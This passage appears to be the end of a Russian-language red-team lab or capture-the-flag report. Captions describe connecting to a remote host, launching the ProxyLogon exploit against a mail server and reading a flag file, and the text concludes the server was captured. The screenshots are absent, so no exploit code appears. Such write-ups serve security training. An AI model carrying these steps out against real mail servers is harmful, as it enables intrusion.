


Рис. 2.11: Получение соединения с удаленным узлом

Следующим шагом необходимо запустить эксплуатацию ProxyLogon.




Рис. 2.12: Запуск эксплуатации ProxyLogon

После получения сессии с почтовым сервером можно найти флаг в файле flag_for_red_team.txt




Рис. 2.13: Получение флага

3 Итоги

В результате удалось успешно произвести захват почтового сервера.




Рис. 3.1: Результат




Рис. 3.2: Результат

Список литературы